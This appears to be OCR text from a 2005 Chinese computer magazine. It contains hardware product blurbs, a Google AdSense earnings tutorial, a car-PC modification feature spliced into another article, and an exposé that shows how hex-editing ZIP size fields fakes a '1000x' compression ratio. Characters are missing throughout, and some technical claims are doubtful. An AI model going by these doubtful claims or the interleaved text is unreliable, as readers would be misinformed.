瑞星2005网络版的三大优势包括,独家集成"全网漏洞管理"软件;独家支持微软64位中文操作系统;率先与思科、华为3COM、迈普等网络设备提供商广泛结盟,展开深层技术合作,实现产品的无缝联动。瑞星副总裁毛一丁表示,希望通过上述三大优势,为企业用户提供强大、易用、软硬兼备的网络防毒体系,同时全面压制外企竞争对手。

ATi-昂达-艾尔莎全国校园拉开序幕

本次活动由ATi领衔倡导,昂达、艾尔莎亲密加盟,旨在传播最新、最 的显示业视觉文化,和数码体验。本次活动将行程数千公里,踏遍中国东、西、南、北的各片区域,汇集国内思潮、消费最活跃的8座城市中最活跃的24所高校,带领年轻、激越的心体验一次心动难忘的视觉极限之旅。活动时间由4月2日到5月13日。

搭上迅驰II代快车——LG笔记本全面启动中国攻略

刚刚进入中国不久的LG笔记本宣称今年将在中国市场推出七个系列的十余款Sonoma新品,据业内人士分析,在过去的半年多时间里,LG笔记本在中国市场完成了初期的试水和摸索,此番推出豪华Sonoma阵营,意在搭乘迅驰Ⅱ代快车全面启动中国攻略。

国产远程PC自主维护软件StarCare问世

近日,软通科技公司推出了国内首款志于实现远程PC自主维护的新产品——StarCare。该产品以互联网为载体,从软件层面革命性地实现了Call Center、上门维修等传统维护手段与软通PC自主维护软件、远程技术协助的有效整合,为用户提供一个强大的虚拟网络服务与维护平台。

希捷公司助力2005年中国网吧"阳光计划"

希捷公司宣布,它已正式加盟2005年中国网吧"阳光计划",并作为这项计划的启动者之一,首先为"阳光计划"中的一万家网吧供货。作为领先的硬盘制造商,希捷将与英特尔、nVidia、金士顿、罗技、优派和飞利浦业界著名公司联手,为"网吧"电脑提供先进的解决方案,满足网吧用户的需要,建立标准通顺的网吧供应链,以推动网吧业和中国信息产业更健康繁荣地发展。

2005 DeLUX多彩科技校园行——中山大学开幕

"2005DeLUX多彩科技校园行"活动于今年春夏季节在广东范围内的十余所高校进行,整个校园行活动由多彩科技集团有限公司全程冠名赞助。活动的第一站选择的是国内著名的高校中山大学。本次活动现场设在中山大学人流最集中的"学生第五膳堂"前的亲新广场。在活动中,学生填写了《调查问券》进行信息反馈并获赠了小礼品,现场向学生介绍新产品、讲解新技术,演示产品出众的功能并让学生免费试用,这些举措都获得了学生的积极响应。

讯景6600GT AGP只售1599元

近期,讯景GeForce 6600GT AGP显卡由推出之始的1899元下调为1599元,更加贴近用户的钱袋子,以极佳的性价比优势又将在中高端显卡市场掀起一股AGP显卡"复古风"。



CF [CP10]



美格 S7 液晶显示器，独特展现个性

据美格方面透露，此次推出的"S7"属于"BEST"矩阵里的唯我级"S"系列，专门为那些希望展示自我风格与个性的消费者而设计。S7外壳采用稀有金属镁铝合金制成，这种材料的使用使S7实现了绝对的"轻薄"，重量仅为4.9kg，厚度为23mm，在追崇瘦身的LCD市场里可以说是十足的"骨感美人"。同时，银色的镁铝合金还使S7外壳拥有白金般的华丽气质，跟其他机型的塑料外壳相比，显得更有质感，更有光泽。在设计方面上，S7利用高科技术成型，整个设计一气呵成。两个内置音箱位于显示器左右下方，中间部分均匀点缀着5个OSD控制按钮，配合的非常巧妙。弧形　空底座具有强烈金属质感，银色使得其与整块面板形成一个和谐的整体。S7在推崇技术的LCD行业中以外观设计划出一个另类的细分市场，为追求时尚个性消费者提供更多选择。

咨询电话:*800-830-6285*

产品价格:*2599 元*



SVA 782D 液晶显示器独创感触式设计

灵动的SVA 782D拥有独特的感触式操控平台:除了一个电源按钮外，其他4个功能按键均采用"隐形"设计，无需接触按键，手指只消略微接近按键位置，OSD屏幕菜单即会"听令"启动，对显示器的轻松操控可以完全实现于无形之间。绚丽背光，银灰色窄边框设计，沉实大方的浑圆底座，配合简洁流畅的弧线，一副婉约柔和的外表在众多轮廓"硬"且"冷"的产品中特立独行，加上12毫秒响应时间、多媒体内置音箱、DVI接口等一系列领先的性能指数，不仅可以充分满足高端用户的使用需求，更令不足2600元的上市价位极具竞争力。

咨询电话:*021-64176885*

产品价格:*2699 元*



品味魅力曲线，LG L1740BQ 惊艳入市

LG 40系列LCD显示器继承了"艺术液晶"的理念，将尖端的技术和富于创造力的设计理念完美融合，乍一问世便备受瞩目。L1740BQ凭借优雅的　力曲线，将LCD艺术风格设计推向一个新高度，也给观众的时尚品味和审美情趣新的冲击。它的外观设计既融入了东方艺术特有的　力，还融入了颇具　力的现代时尚元素。这样一款兼具典雅气质和时尚　力的产品，堪称液晶领域的"艺术家"。L1740BQ内植了LG独创的"f-Engine复真芯片"，能够对显示器的亮度、对比度等色彩指标进行综合调整，使被称为最难精确表现的人体肤色变得细腻鲜活、逼真自然，真正实现了真实色彩的完美还原，给用户带来生动逼真的视觉体验。

咨询电话:*010-64311188*

产品价格:*2988 元*



优派 P76f+ 专业机型纯平显示器

P76f+属于优派高端专业级"P系列"，是全球首款采用OctoBrite智能高亮技术，专为严苛环境而特殊设计的CRT显示器新品。该产品按照最严格的设计标准，选用高等级的原材料制造，在工作的可靠性、稳定性等方面都更胜一筹，通过了最严格的TCO'03标准认证。其独创性的"真彩基因II代"智能高亮技术，是当前全球CRT领域里出现的又一个重大技术突破，标志着优派再度领跑全球CRT领域。从性能上来说，P76f+的水平扫描频率达到了97 KHz，260MHz高带宽，最大分辩率更是达到了2048 × 1356，因此，优派P76f+将主要面对最为严苛的行业用户和专业用户，如三维设计、航天航空、医疗监测等；同时，这款产品对一些影像和游戏的发烧友，及普通家庭娱乐用户来说，P76f+也是一个高性价比、高显示性能的选择。

咨询电话:*800-820-3870*

产品价格:*1499 元*




爱国者第三代超薄手感王键盘

爱国者于近日推出了第三代超薄手感王KB-F803键盘，薄得超乎想象(最薄处只有0.9厘米)，更是有效控制了键击声音，保证了键击手感和产品得使用寿命，产品的字键工作寿命可达1000万次。KB-F803键盘内部进行了MEMBRANE(薄膜开关)防水设计，并用防水胶密封，做到了真正意义的防水。产品还通过在键盘键帽的生产中均匀添加抗菌剂实现了键盘的高效抗菌，它能有效抑止键帽上的各类细菌，减少消费者和细菌直接接触的机会，从而达到讲究卫生、呵护健康的目的。

咨询电话:*800-810-7666; 010-82607776*

产品价格:*98 元*



微星 915PL Neo-V 主板

微星这款 915PL Neo-V 主板最大的特色是可以支持 PCI-E 和 AGP 两种显卡，通过在主板上搭载一条 AGR 插槽来实现支持 AGP 显卡。这款主板支持 Socket775 接口的英特尔处理器，FSB 支持到 800Mhz；支持两条双通道 DDR400 内存，最高支持 2Gb；支持 4 个 SATA 接口、1 条 PCI-Ex16 插槽、2 条 PCI 插槽、1 条 AGR 插槽及一条 PCI-Ex1 插槽。虽然还算是一款入门级的产品，但却意外地集成了 BoardCom 的千兆网络控制芯片，可以支持千兆以太网络功能，实在是很超值！另外，在音频方面，这款主板采用了 ICH6 南桥芯片组，全面实现了高保真音效，支持 6 声道音频输出，效果不凡。

现在与 915PL Neo-V 主板正与微星 X300 显卡搭配销售。

咨询电话:*010-62638808-871/871*

产品价格:*1399 元(915PL Neo-V+X300 显卡)*

XFX 讯景推出 6800 原生 PCIE



XFX 讯景近日为我们带来了一款采用 NV42 GPU 的 6800 原生 PCIE 显卡：PV-T42P-UDF。这款显卡严格遵循 NVIDIA P260 公版 PCB 设计，整体布局非常紧凑，全贴片设计，大量采用三洋 SVP 高品质电容。支持 nVIDIA SLI 多 GPU 处理技术，在一个系统内两块相同显卡并联实现性能的大幅　升。总显存容量 256MB，显存位宽 256bit，并提供 325MHz/600MHz 的核心显存频率，与公版一致。接口方面，讯景 6800 原生 PCIE 提供了双 DVI 加 HDTV 输出的架构，需要 CRT 输出的用户可以利用随卡附送的 DVI 转 CRT 接头。

咨询电话:*0755-61323201*

产品价格:***请电话咨询***



七彩虹 6600 UP 烈焰战神配 1.6ns DDR3 还支持 SLI

天行 6600 UP 烈焰战神采用 GeForce 6600 标准版芯片，却采用了 GeForce 6600GT P216 的 6 层 PCB 板，核心频率默认就高达 400MHz。直接搭配了第三代 GDDR3 显存，同时采用的更是 128MB 128bit 的三星 1.6ns 的颗粒，默认显存频率高达 1GHz，远远超过了普通 GeForce 6600 300MHz / 500MHz 的频率。在七彩虹 RD 研发部门的内部测试中，其更取得 600MHz 核心频率，1.2GHz 显存频率的非凡超频成绩，性能提升幅度高达 40％。除此之外，"天行 6600 UP 烈焰战神" 更突破原有芯片限制，支持 SLI 双显卡串联显示技术，还搭配了散热效果极佳的高档纯铜散热系统。

咨询电话:*800-830-5866*

产品价格:*1299 元*

多彩能源之星 DLP—390A 电源



采用智能温控调速线路设计的多彩 DLP—390A 电源，整体散热量大，不会因为长时间使用或者电源高承载量造成的电路板过热导致的系统高烧罢工。整齐规则的内部电源线路，在严谨的运作过程中所产生出来的热量借由这款电源超大的 14cm 大风扇与蜂巢式散热出气孔达到合理的冷热空气交替，达成快速散热效果。相比起 12cm 或 8cm 风扇电源，多彩 DLP—390A 电源的 14cm 大风扇所带来的超爽大风量享受，有着传统电源风扇无法比拟的降温效能。同时，独特的低转数设计，更使整款电源的平均噪音低于 23 分贝，在节奏攀升的盛夏天气里，达到清凉静音最佳制冷效果。

咨询电话:*0755-27394092*

产品价格:*228 元*



麦博梵高 FC370 多媒体音响

　高 FC370 采用 V12　高 2.5 寸全频扬声器，拥有在 130Hz～8KHz 正负 1.5dB、100Hz～20KHz 正负 3dB 的优异的平直响应曲线，创全球业界新标准。　高 FC370 的 1/4 寸重量级双　铁磁路系统重低音扬声器，率先采用高成本的低 Q 值长冲程设计，拥有快速和高解析力的低频素质。麦博独创的劲量低音重播技术，以低音扬声器单体设计和重低音箱体几何结构为基础，引用心理学理论，重放超乎预期的高质量低频响应。籍由 V12　高 2.5 寸全频扬声器优异品质，达成理想点声源播放音效，营造真实 3 D 音场，还原丰富的层次和细节。　高 FC370 独特的线控设计，使用更加方便随意。

咨询电话:*800-830-5652*

产品价格:*328 元*

CF [CP11]



赚的就是美元——Google广告创收大行动

■ 北京 怪鸭兽

曾几何时，“网上赚钱”这个炙手可热的词汇一直停留在大家的脑海。记得在1998年~2000年之间，当时有很多网页点击赚钱、在线时长赚钱等方式炒得火热，而真正赚到钱的人却寥寥无几。笔者从1995年开始上网，当时也一直在想如何通过网络来赚钱，经过多种尝试之后，最终不仅没赚到钱，还赔上时间和精力。如今，Google AdSense让笔者在互联网上挖到第一桶金，第一个月的收入将近200美元。今天我就向大家介绍我是如何通过Google AdSense赚到钱的。

什么是Google AdSense?

Google AdSense是Google最新推出的“广告联盟”的另一种形式，Google推出了两种广告形式，第一种是针对内容的，其英文的全称是AdSense for content；第二种是针对搜索的AdSense，其英文全称是AdSense for search。这两种广告形式网站用户均可以选择，也可以选择其一。

AdSense for content和AdSense for search都是免费广告，操作也非常简单，只需要将Google提供的广告代码投放到网站的相应页面中，Google将会根据从你的网站带来的有效点击次数付费给你。所以我说Google AdSense是一种获取收入的即快速又简单的方法，适合于各种规模网站。

1.AdSense for content ——针对内容的AdSense

网站的页面上粘贴了AdSense for content中的相应广告代码，该页面在 览时，将会显示内容及网址及链接(见图1)。Google AdSense就有了一个最大优势区别于其他的广告或网站联盟，就是Google AdSense可以在投放代码的页面上展示与此页内容相关性较高的Google 广告，并且这些广告不会过分夸张醒目。由于所展示的广告同用户在你的网站上查找的内容非常相关，所以，即可以为网站的内容增加 性，又可以为网站带来经济效益，一举两得。



图1

2.AdSense for search ——针对搜索的AdSense

网站在页面上粘贴了AdSense for search中的相应广告代码，该页面就会有Google的搜索框(见图2)，具有搜索的功能。这样使得Google AdSense具有了第二大优势，网站可以利用AdSense for search向自己的网站用户提供Google搜索功能，并通过在搜索结果页展示Google广告获得收入。



图2

Google AdSense是目前国内最红火的“广告联盟”，不仅由于Google 的广告系统节约网络宽带和良好的针对性这一独特优点，同时Google在搜索方面的权威影响。

申请Google AdSense

Google Adsense的广告代码可以嵌入任何网页。如果你还没有网站的话，可以到68互联免费空间(http://www.68ab.com/)申请50MB HTML免费空间。当然，你也可以使用个人的Blog，把Google Adsense的代码嵌入你的Blog模板中。

如果你做好了加入Google AdSense计划的准备，请访问Google AdSense主页(https://www.google.com/adsense/?hl=zh_CN)，并单击“单击此处申请”。填完申请表并提交后，请查阅Google AdSense发送给你的电子邮件，以确认你的电子邮件地址。




图3



图4

这里要注意，在选择所需要的账户类型时，应选择"个人帐户或基于SSN(美国社会安全号)的独资公司帐户"(见图3)；在输入账户详细信息时，姓和名应输入完整的中文拼音，地址应输入英文地址(见图4)。在姓名方面，外国人习惯是名(First Name)在前，姓(Last Name)在后，所以要注意顺序。英文地址的翻译原则是先小后大，如：××号××路××区；而中国人喜欢先说大的后说小的，如：××区××路××号。当中的区名、路名、公司名、村名等均不用翻译成同意的英文，只要照写拼音就行了。现在每个城市的中国邮政信件分拣中心都有专人负责将外国来信地址翻译成中文地址，并写在信封上交下面邮递员送过来。不过，你的邮政编码一定要写正确，因为外国信件中间的几道邮政环节都是靠邮政编码区域投递的。如果你的英文不大好，可以通过http://www.netat.net网站，将你的中文地址在线翻译成英文地址，最后让懂英文的人确认一下地址有无错误。

小提示

常见地址的中英文对照

室/房	Room	村	Vallage	号	No.
路	Road	楼/层	F	住宅区	Residential
小区	Quarter	巷/弄	Lane	单元	Unit
楼/栋	Building	街	Street	镇	Town
区	Districtq	县	County	市	City
省	Prov.	信箱	Mailbox		
甲/乙/丙/丁	A/B/C/D				

在你确认自己的电子邮件地址后，Google AdSense将审核你的申请，并在2～3天内通过电子邮件给你发来确认信。如果你的申请得到批准，则可以登录到自己的AdSense账户，开始使用此计划。

使用Google AdSense

第一步:启用账户

请访问https://www.google.com/adsense?hl=zh_CN，然后使用申请中所提交的电子邮件地址和密码登录到自己的账户，并选择同意AdSense条款。

第二步:将AdSense代码粘贴到你的网页

只需按照"广告设置"中的"广告布局代码"页和"搜索代码"页中的说明进行操作(见图5)。即可将Google HTML代码复制并粘贴到你的网页的源文件中。几分钟后就会开始向你的网站投放Google广告和提供AdSense for search。



图5

如果你的网站不在Google AdSense的索引中，则Google可能需要花费数小时或更长时间才能抓取你的网站列入索引。在抓取你的网站前，Google AdSense可能展示公益广告或者你指定的替代广告，但这些不会增加你在AdSense计划中的收入。

将AdSense for search代码加入自己的网页后，会立即生成AdSense for search框。由于搜索结果显示在由Google托管的网页中，因此，如果存在针对特定查询的广告，就会立刻展示相关性较高的广告。

第三步:查看结果

广告开始投放后，你就可以通过自己账户中的在线报告随时查看收入情况(见图6)，这里会显示网页展示次数、点击次数、网页点击率、网页eCPM和您的收入。




图6

小提示

★每间隔一小时，AdSense将更新一次数据。

★由于Google的服务器位置在美国，所以我们要在下午4:00后才能看到昨天的完整数据。

到底Google AdSense广告获利的盈利是如何计算的呢？先让大家看以下三个公式：

网页eCPM=您的收入÷网页每千次展示次数(网页展示次数÷1000)

网页点击率=点击次数÷网页展示次数

您的收入=每次点击费用之和

相信大家都看清了这几个名词之间的关系。网页展示次数、每次点击费用取决于网站的行业、内容和人流。

网页eCPM(有效的每千次展示费用，Effective CPM): 每一千次展示的费用。从发布商的角度来说，每千次展示费用是一个非常有用的比较不同渠道和广告计划的收入的方式。它是由总收入除以千次展示数计算得出。

网页展示次数(Page Impression): 广告单元在发布商的网站上每展示一次，就会计为一次网页展示。在计算AdSense发布商的报告时，会使用网页展示次数，而不是广告展示次数 。

点击次数(Click): 在AdSense发布商报告中，一次点击对应于用户对发布商网页上任一广告的一次点击行为。"点击次数"列可能还包括被认为是无效的点击次数，无效点击次数不会产生收入。对公益广告的点击不会包含在发布商的报告中。

点击率(ClickThrough Rate，CTR): 在AdSense发布商报告中，点击率是广告单元点击次数除以广告单元展示次数所得到的比率。

您的收入(Your Earnings): AdSense发布商报告中的此列显示所选渠道的收入或是账户的汇总收入。收入数字不是最终数字，还可能因发生无效点击、发生费用或者扣除某些金额而作调整。

每次点击费用(Cost-per-click，CPC): 每次点击费用是每次用户点击广告时其所属广告客户要支付的费用。

Google支票的托收与兑付

你可以通过Google AdSense获得多少收入，这一点取决于你每张网页的内容或你的用户输入的搜索字词，以及是否存在相关的Google广告。

1.支票寄达

除非双方书面(包括电子邮件)同意采用其他方式，否则在向你的网站或AdSense for search结果页投放Google广告的每个日历月月末，如果你的收入余额达到100美元或更多，Google会在大约30天后将支票寄送给你。如果你的账户余额不足100美元，Google会在你的余额达到100美元的第一个月后大约30天，向你寄送美元支票。余额由AdSense和AdSense for search页的总收入构成。

笔者的网站从2004年12月1日起，至2005年1月31日止，收入达到186.23美元，登录Google AdSense后，在"我的帐户→付款历史"中，就可以看到付款时间为2005年2月24日(支票签发时间)、付款为金额186.23美元等信息。在2005年3月9日时，笔者收到一封装有Google支票的信件(见图7)，从邮戳上我们看到美国寄出的时间为2005年2月25日，15天左右寄到。



图7

Google支票是美国花旗银行签发的，上方是账单，下面的三分之一才是支票(见图8)。呵呵，笔者收到这张支票时，还真有点不习惯，国内的支票都有盖财务章和法人代表章，而Google这张支票却没有任何印章，上面记载着Google公司名称、地址，开户银行，支票号码，支付金额，支票接收人名字、地址，以及一个电子签名。




图8

2.办理"光票托收"

然后拿着这张支票正本(票据抬头人应为委托人本人)和有效身份证件到当地中国银行可以办理"光票托收"业务的网点办理。


> **小知识**
>
> **光票托收**
>
> 光票托收就是银行接受你的委托，并利用银行广泛的国外代理行关系，将境外开出的不能在境内办理贴现的票据及其他金融单据，邮寄给付款人，提示其付款并收回款项的服务。办理该业务需时较长，通常为30天~40天。

此时，银行会要求你填写"托收委托书"(见图9)、并在"客户委托我行托收美国境内付款的支票须知"(见图10)签上你的名字，然后在支票的背面"背书"栏填写与票据抬头人一致的签名，背书不可为私人印章。



托收委托书

图9



客户委托我行托收美国境内付款的支票须知

图10

托收过程中所产生的费用，均由委托人承担。个人外币票据(除外币现钞以外的其他票据)按托收金额的0.1%，最低20元/笔，最高250元/笔；另收邮费/退票费10元/笔(见图11)。




图 11

如果对方银行承付顺利的话，大约过 45 天，银行会通知你取款。到时，你要带上有效身份证件和“托收申请书”的客户回执取款。

提高 Google AdSense 收入的技巧

我们收集了这些易于实施的技巧，旨在帮助你最大限度地发挥 AdSense 增加收入的潜力。大家也不要试图恶意点击广告，任何作弊和欺骗的方法都行不通，Google AdSense 中文地区网站的网页点击率为 0.22 平均值，凡超过此值，均会被 Google 视为观察对象。如果发现有欺骗点击作弊的现象，Google随时可以保留付款(自Google对其可能违反条款或政策这一情况展开调查之时起)、追回发布商的账户收入和(或)向广告客户退回此发布商网站或 AdSense for search 结果页的广告点击费用。另外，如果发布商有与 Google AdWords 计划相关的任何逾期欠款尚未支付给 Google，Google 将保留停止付款的权力，直至未结欠款全部结清。所以，与其花精力寻找作弊的方法，还不如将更多的精力花在提高内容质量和网站 览量上。

1.在明显位置显示广告

将广告放置到明显位置(网页上无须滚屏即可看到的部分)，更便于访问者看到广告，从而提高点击机会。

2.让广告配色与网页布局相配

对广告单元尝试使用自定义的配色，这有助于你确保广告的文字、背景以及边框颜色对网站外观起到增强作用。你可以从大量的颜色中加以选择，形成自己的自定义调色板，或者选择 20 多种预先定义的配色。

使用调色板时，笔者建议：广告的背景色要与网页的背景色相同或类似；为广告边框选择一种在你的网页上非常突出的颜色；为广告标题选择一种与网页文字相类似的颜色；为广告网址选择一种与网页上其他链接相类似的颜色。例如，在笔者在网站首页，网页文字的颜色以深灰色调为主，因此在“广告布局代码”的“调色板”中就选择“Steely Gaze”样式。由于笔者想将 Google AdSense 通栏放在网页中，横向尺寸是 760 像素，而 Google AdSense 的横向最大尺寸为 728 像素，此时大家会发现 Google AdSense 广告的边框明显小于网页的横向宽度，因此笔者就将“google_color_border = "CCCCCC";”源代码改为“google_color_border = "FFFFFF";”，也就是将边框的颜色也改为白色，这样就和我的网页就形成统一的风格(见图12)。



图 12

而且不会破坏网站的整体布局。同样，如果你选择带背景的广告代码，你可以将“google_color_bg = "FFFFFF";”改为跟你的网页同一背景颜色的值即可。网页样式各有不同，因此应该尝试使用不同的广告格式，以便与不同的网页布局相配。


3.将 AdSense 广告置于文字比较丰富的网页上

将 AdSense 广告代码添加到你的网站上主要内容都是文字的网页上。Google 只使用文字来判断网页的内容。因此，尽管 Google 的定位技术已经过了优化，能够将广告定位至内容经常更新的网页，不过，那些有大量图像的网页或带有 Flash 等动态媒体内容的网页仍可能无法投放相关广告。

4.生成简单明晰的网页

人们通常只用不到一分钟的时间来快速 览一个网站。确保网站的访问者能够找到所需内容，而不是被一团混乱所包围。一个设计良好的网站应同时具有可读性高、导航方式清晰以及内容加载速度快等优点。

相对于背景色，字体颜色一定要方便读取。使用便于肉眼识别的字体大小，并利用项目符号和水平线等直观的提示方便访问者理解你的网站。 CF [CY01]



瓶子里面装大象

——1000倍压缩比揭秘

■ 自由风

上海读者比利:我最近在网上看到有一种能把文件压缩到千分之一大小的收费软件，而且还见到了这样的压缩包，的确压缩率非常大，我想知道这是真的还是假的?(获选题奖100元)

真有这么神奇吗?显然是不太可能，如果真的可以压缩到千分之一，那么这款软件是多么神奇呀。

1.常见文件压缩对比

首先我们来做个对比试验，用WinRAR的最高压缩率对常见的文本文件、程序文件和多媒体文件进行压缩，其压缩结果如下(见图1):



图1

文件类型	原文件大小	压缩后大小
文本文件(小说水煮三国.txt)	314 KB	152 KB
程序文件(PhotoFiltre.exe)	2293KB	755 KB
音乐文件(MP3老鼠爱大米)	6458KB	6233KB
视频文件(MPEG格式的MTV)	38581KB	36044KB

从上面的数据可以看出，多媒体文件压缩比最低，与原文件相差无几，而文本文件和程序文件压缩比要高一些，最高达到3:1，从实际经验来看，我们平时常见的文件压缩比都在10倍以下。那么，再来看看这个RAR压缩包(见图2)，注意其中的原文件大小和压缩后的包裹大小分别为16777215和18407，这是多大的比例?笔者用计算器算了一下，约等于911:1，接近1000倍的压缩比!这是怎么回事?真的假的?跟我一起继续做下面的试验就明白了。



图2

2.把大象装进瓶子里

这里笔者从自己的电脑里随便找了个文件“数字图像噪声和去除.htm”，这是笔者在 览网页时使用另存为功能从网上下载的文章，大小为125KB。



图3

第一步:压缩为ZIP文件。右键单击“数字图像噪声和去除.htm”文件，选择“WinRAR→添加到档案文件”，在压缩选项对话框中选择“档案文件类型”为“ZIP”，“压缩方式”为“最好”(见图3)，单击“确定”开始压缩。可以看到压缩后的“数字图像噪声和去除.zip”文件只有19KB，压缩率还不错，不过仍离我们的目标相去甚远。

第二步:用WinRAR打开“数字图像噪声和去除.zip”，记下“大小”列中显示的原文件大小数值“127594”，打开计算器程序，单击“查看”菜单选择“科学型”，输入数字“127594”，再点击“十六进制”选项将其转换为16进制值，结果是“1F26A”(见图4)。



图4

第三步:用UltraEdit编辑器打开“数字图像噪声和去除.zip”文件，我们要在文件中找到“1F26A”的数据，不过由于文件中的十六进制数是高低位倒置表示的，所以我们要查找的数据就变成了“6AF201”，单击“搜索”菜单中的“替换”，将文件中的“6AF201”替换为“FFFFFF”(见图5)，共替换两处，文件开头和结尾各一处，替换后保存文件修改。



图5



发动机舱里的“黑客帝国”

■ PF

唐先生是清华大学的一位教授，由于专业关系，他对于电子电路方面的研究非常感兴趣，也十分擅长。这不，他已经亲手将电脑装进了自己的旅行车里面，而且绝对不是连上电源线那么简单，经过他的改装，整个汽车电路设备已经焕然一新，中档车已经成了高档车配置！注意：所有改装工作都由唐先生一手完成，没有送到外面的改装店去花钱改装。怎么样，快来看看他都对车作了哪些改进吧！



这是一辆自动挡旅行车，非常适合全家人一起到外面游玩



14 英寸的液晶显示器被安装在了中控台，下面的支架可以上下左右自由摇摆，并不影响驾驶

小提示

我们前面之所以要选择ZIP压缩格式，而不是直接使用RAR压缩格式，是因为WinRAR对RAR格式的CRC检验非常严格，对文件进行任何修改都会提示压缩错误，而使用ZIP格式压缩，修改后再用WinRAR打开时不会进行严格的CRC检验，没有任何错误提示。

第四步：现在再用WinRAR打开“数字图像噪声和去除.zip”文件，你会惊奇地发现，压缩包中显示的原文件体积达到了16777KB（见图6），也就是16MB！现在你明白我们第三步中所做修改的目的了吧，我们就是要把原文件从“　　”变成“大象”！而且，现在你把压缩包中的“数字图像噪声和去除.htm”文件解压出来，其文件体积仍然是



图6

16MB，而且可以正常打开　览。

第五步：接下来就很简单了，把这个修改后的ZIP格式变成RAR格式即可，如果用WinRAR“工具”菜单中的“转换档案文件格式”功能转换后的压缩比会稍微缩小，这里我们直接将“数字图像噪声和去除.zip”改名为“数字图像噪声和去除.rar”，就做成了最开始看到的那个超级压缩包。

3.文件压缩原理


文件压缩分为有损压缩和无损压缩两种，我们常用的WinRAR、WinZip都是属于无损压缩，其基本原理都是一样的，简单地说也就是把文件中的重复数据用更简洁的方法表示，例如一个文件中有1000个字母A，那么这将占用1KB的数据空间，如果用压缩算法就可以用1000*A来表示，那么它只需要5个字节的数据空间，压缩比达到了200倍，那么由此看来，1000倍甚至更高倍的压缩比是可以实现的，但要求源文件必须有足够多的重复数据。不过，我们平时使用的文件都不可能是这样的，所以通常文件压缩比都在10倍以下，如果某个软件声称对任何文件都能够产生这种超高压缩比的话，那它肯定就是具有欺骗性质的了。

小编有话说：很多网上下载的文件只有300MB或400MB，但是解压后，居然可以达到2GB甚至更多，也许你会奇怪，为什么你用WinRAR压缩同样的文件，就没有这样的压缩效果呢？其实这是因为这些文件是用多款不同的压缩软件进行压缩的，用压缩音频最好的压缩软件压缩音频文件，用压缩动画最好的压缩软件压缩动画文件。而且在压缩时所选的参数也是最佳的，这样也就保证了最后生成的压缩文件是最小的。

CF [BL01]



左手握方向盘，右手在大腿上控制鼠标，左脚控制电台，右脚控制油门和刹车，麦克风就在嘴边——全身上下，一个“部门”也没闲下来。



后备箱内本来没有电源，唐先生通过改装电路，在里面加装了12V和220V的电源，配合加装的电瓶，今后在里面放个冰箱也没有问题了。



车内空间有限，无线设备当然应该大力推广。无线鼠标、遥控器是控制电脑和DVD设备的主力。



座位下方安装了备用的电瓶，使得在车上可以使用烤箱等大功率设备，不用插入车钥匙就能看到DVD。



